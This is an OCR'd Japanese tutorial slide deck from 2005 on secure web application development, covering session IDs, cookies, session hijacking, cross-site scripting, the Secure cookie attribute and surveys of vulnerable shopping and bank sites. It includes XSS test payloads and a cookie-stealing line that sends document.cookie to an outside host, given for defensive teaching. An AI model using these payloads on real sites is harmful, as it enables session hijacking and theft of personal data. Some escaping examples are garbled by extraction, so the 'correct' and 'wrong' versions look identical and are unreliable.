Internet Week 2005
チュートリアル
2005年12月8日 配布資料

安全なWebアプリ開発の鉄則2005

独立行政法人産業技術総合研究所
情報セキュリティ研究センター
高木 浩光
http://staff.aist.go.jp/takagi.hiromitsu/


目次

典型的なWebアプリ構成

- 登録情報変更画面がある
  - ログイン中であれば、パスワードの再入力なしに、変更画面に入れる場合が多い
  - 変更機能でありながら、現在の登録情報が表示される場合がほとんど（閲覧確認機能でもある）
    - 変更点の入力だけさせるサイトもあるが、ごくわずか
  - 閲覧できるのは、氏名、住所、誕生日、電話番号、メールアドレスのほか、勤務先、趣味、家族構成など
  - 登録済みクレジットカード番号の全桁を閲覧確認できる場合がある
    - 下4桁など一部の桁だけ表示して他を隠す対策をとるところもある

ログイン画面

- Web画面上に「ログイン」の機能
  - HTMLページ上でユーザ名とパスワードを入力



Shopping - Microsoft Internet Explorer

ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)

アドレス(D) http://[redacted].jp/demo/shop-B/Shopping

本物のショップサイトではありません

メニュー

ログアウト

ユーザ情報照会

購入履歴照会

ユーザ情報変更

ユーザ情報削除

■ご購入商品

画像	商品No.	商品名	単価	数量	小計	取り消し
			合計	0	0円	

■商品カタログ一覧

[F0001] 北海道朝搾り牛乳

[単価]: 150円 [購入数量]: 購入

[F0002] 神戸みなとビール

[単価]: 700円 [購入数量]: 購入

[F0003] ムースフラン

[単価]: 115円 [購入数量]: 購入

情報処理振興事業協会 電子政府情報セキュリティ技術開発事業 「アクセス制御機構の機能不全を検出・検証するシステム」
（株式会社ソフテック，協働:高木浩光）模擬ショッピングサイトシステムより

Information - Microsoft Internet Explorer

ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H) 戻る

アドレス(D) http://[redacted].jp/demo/shop-B/UserUpdate

■ユーザ情報変更

全ての項目が入力必須項目です(★印を除く)。

ユーザID demodemo

パスワード
※変更するときのみ入力
（半角英数字8文字以上30文字以内）

パスワード(確認)

※確認のため、再度ご入力下さい。

姓(漢字) 脆弱 （全角10文字以内）

名(漢字) 太郎です （全角10文字以内）

姓(カナ) モロヨワ （全角カナ10文字以内）

名(カナ) タロウ （全角カナ10文字以内）

メールアドレス moroyowa@example.co.jp （半角英数字60文字以内）

メールアドレス(確認) moroyowa@example.co.jp

※確認のため、再度ご入力下さい。

★(アパート・ビル・マンション等) （全角30文字以内）

例: 情報ビル2階

電話番号 03 – 3333 – 4444

例: 03-0303-0303

クレジット登録 ◉する ○しない

クレジットカードの登録について、どちらかをお選びください。
こちらで登録して頂くと、商品購入の際のカード情報入力の手間を省く事が出来ます。
★印はカード登録をする場合の必須項目です。

★クレジット会社 MICOS （半角英数字40文字以内）

★クレジットカード番号 5555 – 6666 – 7777 – 8888

例: 1111-1111-1111-1111

★クレジット名義(英字) MOROYOWA TARO （半角英大文字50文字以内）

★クレジット名義(カナ) モロヨワ タロウ （全角カナ20文字以内）

★カード有効期限(年) 2003 年

★カード有効期限(月) 3 月

確定

History - Microsoft Internet Explorer

ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H) 戻る

アドレス(D) http://[redacted].jp/demo/shop-B/BuyHistory

メニューへ戻る 説明

本物のショップサイトではありません

■購入履歴照会

画像	日付	商品No.	商品名	単価	数量	小計
	2003/05/20	F0001	北海道朝搾り牛乳	150円	1	150円
	2003/05/20	F0004	夏のおれんじジュース	254円	1	254円
	2003/05/22	F0001	北海道朝搾り牛乳	150円	1	150円
	2003/05/22	F0001	北海道朝搾り牛乳	150円	1	150円
				合計	4	704円

セッション追跡


- ログインからログアウトまでの「セッション」
  - HTTPには（その意味での）セッションの概念がない
  - 同じユーザからのアクセスであることを、なんらかの方法で追跡する必要がある
- セッションIDによる追跡
  - ログインごとに臨時のIDを発行
    - IDは予測が十分に困難なランダムな文字列
  - ログイン成功時に、ユーザとセッションIDとの対応表を作成
  - ブラウザからアクセスがあると、セッションIDが送られてくるので、セッションIDからユーザを検索
  - ユーザごとの処理を実行
  - ログアウトボタンが押されたらセッションを破棄
    - 対応表からそのセッションIDを削除


Cookie

- 機能
  - サーバが生成（発行）して、ブラウザに与えるもの
  - ブラウザは、アクセスのたびに、与えられたcookieをサーバに渡す
- プロトコル上の具体的な実装
  - 発行
    - レスポンスヘッダに「Set-Cookie:」フィールドとしてサーバが応答
      - Content-Type: text/html
        Set-Cookie: JSESSIONID=3a2d4276a8df77346feadc3442;path=/
  - 送信
    - リクエストヘッダに「Cookie:」フィールドとして送信
      - GET /index.html HTTP/1.1
        If-Modified-Since: ....
        Referer: http://www.....
        Cookie: JSESSIONID=3a2d4276a8df77346feadc3442
    - これは telnetコマンドを使うなどして誰でも送信できる

Cookieの例


- サーバがブラウザにセッションIDをセットしようとした様子





セッションIDの格納場所

- Cookie
- URLパラメタ



- hiddenなINPUT（POSTアクションのパラメタ）

セッションハイジャック

- ログイン状態の乗っ取り
- セッションID窃用によるセッションハイジャック
  - セッションIDの値だけでどのユーザからのアクセスなのかを識別しているため
  - 同じ値のセッションIDを第三者が送ってくると、本人なのか成りすましアクセスなのか区別できない
- 参考：IPアドレスの一致確認による対策
  - 完全な対策にはならない
    - 企業など組織用プロキシ経由や、プライベートアドレスを割り当てるISPからのアクセスは、中の人をIPアドレスで区別できない

セッションハイジャックの原因

- セッションIDが漏洩する
  - Referer: によるURLの流出
  - Cookieの漏洩
    - クロスサイトスクリプティング脆弱性
    - ブラウザの欠陥によるもの
  - パケット盗聴（SSLの使用を前提としている場合）
- セッションIDの窃用
  - ブラウザからサーバへの送信を真似る
  - 自分のブラウザにcookieを自力でセットする
  - 自分のブラウザに、パラメタをセットしたHTMLを表示させてアクセスを継続
  - telnetなどで直接 TCPでHTTPを送信

Refererによるセッション ID漏洩

- 表示中ページのURLは、Referer機能によって、リンク先に送出される
  - URLは公開情報であると考えよ
- URLのパラメタ部は、ページ番号や商品番号など、見えてもかまわない情報（アクセス者を特定しない情報）に限定する
- 事例
  - URLにユーザ名やパスワードを含めている事例
  - URLにセッションIDを含めている事例

クロスサイトスクリプティング


- Cross-Site Scripting (XSS) 脆弱性
- CERT/CCが2000年2月に勧告
  - CERT Advisory CA-2000-02 “Malicious HTML Tags Embedded in Client Web Requests”
- 危険性
  - cookieが漏洩する
  - 信頼済みサイトゾーンに登録したサイト上に、悪意あるコードを仕掛けられる
  - 偽のページ内容に摩り替えられる
- 原因
  - 動的なページのHTML生成プログラムで文字列出力時に、「<」「>」「&」などの文字のエスケープ処理を怠っている

どんなもの? (1)

- 入力フィールドに

  <S>test</S>

  と入れてみる



どんなもの? (2)

- 入力フィールドに
  今度は


  <SCRIPT>document.write(document.cookie)</SCRIPT>

  と入れると...


それがなぜ危険?

- 悪意のサイトにもし
  - http://www.foo.ne.jp/**search?key=<SCRIPT>…</SCRIPT>**
    へのリンクがあったら…(これは罠)
- 登場するのは三者
  - 悪意ある者Aが仕掛けた罠
  - 欠陥のあるサイトBへのリンク
  - 罠を踏んでしまった被害者C
  - Aの意思によって、Cは、サイトBのドメイン上で、スクリプトをCのブラウザ上で実行させられる
- Cookieの盗み出し例
  - window.open("http://.../cgi?" + escape(document.cookie))

新規登録画面にも (1)



新規登録画面にも (2)



何が起きたか

- <input value="*ここに変数の値を埋め込む*">
- 変数の値が「"><S>TEST</S>」のとき
- 結果はこうなる
  <input value=""><S>TEST</S>">
- 本来はこうなるべき
  <input value=""><S>TEST</S>">

本来どうするべきか

- 全ての文字列出力で、メタ文字をエスケープするようコーディングする
  - メタ文字そのものを出力する部分だけを例外的に、エスケープしないように書く
  - 後から対策するのではなく、初めからそのように書く
  - 例:
    - 「"」で括った文字列中では「"」はメタ文字なのでエスケープ
    - HTML中はそのすべての範囲において「<」「>」「&」がメタ文字なのでエスケープ
    - < → <
      > → >
      & → &

意外と知られていないこと

- <a href="/cgi-bin/foo=aaa&bar=bbb">
  は間違い
- <a href="/cgi-bin/foo=aaa&bar=bbb">
  と書くのが正しい


- たとえば
  パラメタの名前が「amp」だったらどうなる?
  <a href="/cgi-bin/foo=aaa&amp=bbb">

ハイジャック可能なことを確認した事例


サイト	サービスの種類	起こり得る被害	脆弱性の存在した部位	特記事項
A	パソコンサポート	個人情報（氏名、住所、電話番号、メールアドレス）、注文履歴を盗み見られる。偽の注文を発行される。	検索機能、アプリケーションサーバ	Cookieデータの内容が毎回同一
B	ミドルウェア製品紹介	パスワードを盗み見られる。登録した個人情報（名前、メールアドレス、職種、興味ある分野）を盗み見られる。	検索機能、アプリケーションサーバ	Cookieの有効期限が永久
C	家庭用ゲーム販売	クレジットカード番号を盗まれる。個人情報（氏名、住所、電話番号、メールアドレス、生年月日、性別）、注文履歴をを盗み見られる。偽の注文を発行される。	問い合わせフォーム、アプリケーションサーバ	
D	検索エンジン系ポータルサイト	クレジットカード番号を盗まれる。個人情報（氏名、性別、生年月日、住所、電話番号、メールアドレス）、注文履歴を盗み見られる。パスワードを変更される。偽の注文を発行される。	多数の個所の検索機能、ウェブメール、複数のHTTP サーバ	Cookieの有効ドメイン範囲がそのドメイン全域
E	検索エンジン系ポータルサイト	オークションを乗っ取られ偽の出品、入札、取り消し、評価を発行される。個人情報（メールアドレス、郵便番号、職種）を盗み見られる。電子メールを盗み読まれ、偽のメールを送信される。他。	複数の個所の検索機能、オークション出品物紹介	Cookieの有効期限が永久
F	出版社直販	クレジットカード番号を盗まれる。個人情報（氏名、住所、電話番号、電子メールアドレス、誕生日）、注文履歴を盗み見られる。偽の注文を発行される。	ニュース配信申し込みフォーム	Cookieの有効期限が永久
G	大規模ショッピングモール	個人情報（メールアドレス、名前、勤務先、住所、電話番号、誕生日、性別、ニックネーム）を盗み見られる。パスワードを変更される。オークションで、出品中の商品の最低入札価格を変更される。出品者に成りすまして落札者に連絡される。	検索機能、ニュース配信申し込みフォーム、オークション出品物商品説明	
H	オンライン証券取引	預かり証券一覧、取引明細、マイポートフォリオ等の情報を盗み見られる。	検索機能	

クロスサイトスクリプティング 脆弱性の蔓延状況


- オンラインマーク取得ショップ 25サイト
  (社)日本通信販売協会がショップの実在性を認証
  脆弱サイト: 21/25



- プライバシーマーク取得事業者 25サイト
  (財)日本情報処理開発協会が個人情報取扱基準を認証
  脆弱サイト: 17/25




- 銀行 22サイト
  取引サーバ自身が脆弱: 17/22
  何れかのサーバが脆弱: (17+3)/22



- セッションハイジャックができるかまでは確認していない
- 調査日 2001年7月

2002年6月27日訂正

銀行サイト 蔓延状況 再調査



2001年7月　　2002年2月

2002年6月27日訂正

HTMLタグの入力を認める場合

- 利用者の入力データにHTMLタグを含めることを許すシステム
  - HTMLメール対応のWebメール
  - HTML入力可能な掲示板
  - Weblogシステム
- 危険なタグをフィルタで排除するのは非常に困難
  - Hotmailに繰り返しセキュリティホールが発覚したのは、スクリプトが動いてしまうタグの書き方が無数にあり、フィルタで排除しきれていなかったのが原因であり、同じ問題を抱えることになる
  - 「phpBB」という掲示板システムでは、「<>」のタグに代わって「[]」を使ったマークアップ機能(「BBcode」)を用意して、安全な機能だけを提供している
    例: [img]http://www.example.com/foo.jpg[/img]
    - それでも、[img]javascript:alert(document.cookie)[/img]という穴があった(修正済み)
- はてなダイアリーの事例
  - スタイルシートに埋め込まれ得るスクリプトを排除
    http://hatenadiary.g.hatena.ne.jp/keyword/はてなダイアリーXSS対策

ブラウザの欠陥に弱いCookie

- Cookieが漏洩するWebブラウザの欠陥が頻繁に発見されている
  - ブラウザの脆弱性を突かれてcookieが漏洩すると、そのcookieでセッション追跡していたサイトのログインがセッションハイジャックされてしまう
- 鉄則: 高い安全性が求められるサイトでは、セッションIDをcookieに入れず、hiddenなINPUTに入れてPOSTメソッドで作動する構成とするべきである
  - インターネットバンキングのシステムにそのような構成になっているものが多……かった(過去形)

パケット盗聴によるID漏洩

- SSLを使用していないサイト
  - パケット盗聴の危険性を想定しないサイト
  - パスワードも盗聴される
- SSLを使用しているサイト
  - パケット盗聴されても安全であることを想定している
- すべての画面がHTTPSの場合
  - 通信内容は盗聴されない
- HTTPSとHTTPのページが混在する場合
  - 盗聴されない通信と、盗聴される通信がある

CookieのSecure属性


- Cookieの発行方法
  - サーバからクライアントへの応答のヘッダにて
    - Set-Cookie: user=takagi
  - Set-Cookieのオプション属性
    - Set-Cookie: user=takagi; domain=example.com; path=/
  - 「secure」属性
    - Set-Cookie: user=takagi; secure
- Secure属性がない場合とある場合の違い

	secureなし	secureあり
http:// へのアクセス	送信する	送信しない
https:// へのアクセス	送信する	送信する


Secure属性の仕様

- RFC 2109
  - The user agent (possibly with user interaction) MAY determine what level of security it considers appropriate for “secure” cookies.（略）When it sends a "secure" cookie back to a server, the user agent SHOULD use no less than the same level of security as was used when it received the cookie from the server.
- Netscape Communicationsの古文書
  http://wp.netscape.com/newsref/std/cookie_spec.html
  - If a cookie is marked secure, it will only be transmitted if the communications channel with the host is a secure one. Currently this means that secure cookies will only be sent to HTTPS (HTTP over SSL) servers. If secure is not specified, a cookie is considered safe to be sent in the clear over unsecured channels.

誤解させる解説



SecureなCookieが発行された例



実態調査

- 調査対象
  - インターネット情報誌が2002年に開催したコンテストである部門にノミネートされた35か所のネットショップ
  - ユーザ登録が有料もしくはユーザ登録機能が存在しない10か所を除く、25か所
  - いずれもSSLによる個人情報保護を約束している
- 調査方法
  - ユーザ登録をして個人情報などを登録
  - 正規の手順でログインして操作し、通信内容を分析
  - セッション追跡の方法を推定
  - 盗んだと仮定した追跡パラメタでハイジャックを検証

分析

- セッション追跡パラメタを推定
  - パラメタ候補: URL、cookie、hiddenなINPUT
    - Cookie以外は本報告の議論の対象外
  - ログインごとに変化する → セッションIDの疑い
  - ログイン時に発行されるcookie → 追跡パラメタの疑い
- 推定が正しいかの確認
  - 正規のログインで個人情報を閲覧する画面にアクセス
  - 推定したcookieを削除してリロード
    - セッションが切れたならば、追跡に使われている可能性大
- そのcookieの発行時にsecure属性が付いていたか
  - いなかったならば、パケット盗聴で盗まれると診断

検証

- 不正アクセス行為を伴わずに検証
  - 正規の手順でログイン
  - セッション追跡パラメタの値をメモ
    - 盗聴で盗んだことに相当
  - 固定的なパラメタをメモ
  - cookieをすべて削除
  - 固定的なパラメタと、セッション追跡パラメタを手作業でブラウザにセット
    - 成りすましアクセスに相当
  - （自分の）個人情報を閲覧する画面にアクセス
  - 表示されたならば、ハイジャックが成功すると診断

	業種	対象※2	欠陥※3	cookie の内容	生じ得る被害	クレジットカード情報	cookie 漏洩の条件	IP 対策※4	備考
A	ビデオ・CD 等販売	該当	あり	暗号化されたユーザ ID（無期限）	情報漏洩（パスワード，氏名，住所，生年月日，性別，電話番号，メールアドレス，店舗会員カード番号，注文履歴，問い合わせ履歴など），なりすまし注文（配送先を自由に指定可）	全情報が漏洩する	アクセスしたとき※5	なし	※6
B	書籍等販売	該当	あり	無期限セッション ID	情報漏洩（氏名，住所，電話番号），なりすまし注文（配送先を自由に指定可）	番号は下 5 桁のみ漏洩	アクセスしたとき※5	なし	※6
C	玩具等販売	該当	あり	セッション ID	情報漏洩（パスワード，氏名，住所，電話番号，メールアドレス，届け先住所リスト，注文履歴など）	全情報が漏洩する	通常の利用中に※7	あり	
D	チケット販売	該当	あり	セッション ID	情報漏洩（氏名，住所，電話番号，メールアドレス，その他の連絡先）	全情報が漏洩する	通常の利用中に※7	あり	
E	書籍等販売	該当	あり	セッション ID	情報漏洩（氏名，住所，生年月日，性別，電話番号，メールアドレス，受け取り住所，問い合わせ履歴，記念日）	番号は上位 12 桁が漏洩	通常の利用中に※7	なし	
F	書籍等販売	該当	あり	セッション ID	情報漏洩（氏名，住所，生年月，性別，電話番号，メールアドレス，届け先住所リスト，パスワードリマインダーの答え）	番号は表示されない	通常の利用中に※7	なし	
G	カメラ等販売	該当	あり	セッション ID	情報漏洩（氏名，住所，生年月日，性別，電話番号，メールアドレス，携帯電話メールアドレス，その他の住所）	表示されない	通常の利用中に※7	なし	
H	協同組合	該当	あり	セッション ID	情報漏洩（パスワード，氏名，住所，生年月日，性別，電話番号，メールアドレス，届け先住所リスト，注文履歴）	登録機能なし	通常の利用中に※7	なし	
I	書籍等販売	該当	あり	ユーザ名と暗号化されたパスワード	情報漏洩（パスワード，氏名，住所，電話番号，メールアドレス，注文履歴）	登録機能なし	通常の利用中に※7	なし	
J	オーク	該当	あり	ユーザ名と暗	情報漏洩（パスワード，氏名，住所，生	登録機能なし	通常の利用中	なし	

	品販売				別，電話番号，メールアドレス，届け先住所リスト，興味のある商品，注文履歴，パスワードリマインダの答えなど）		に※8		
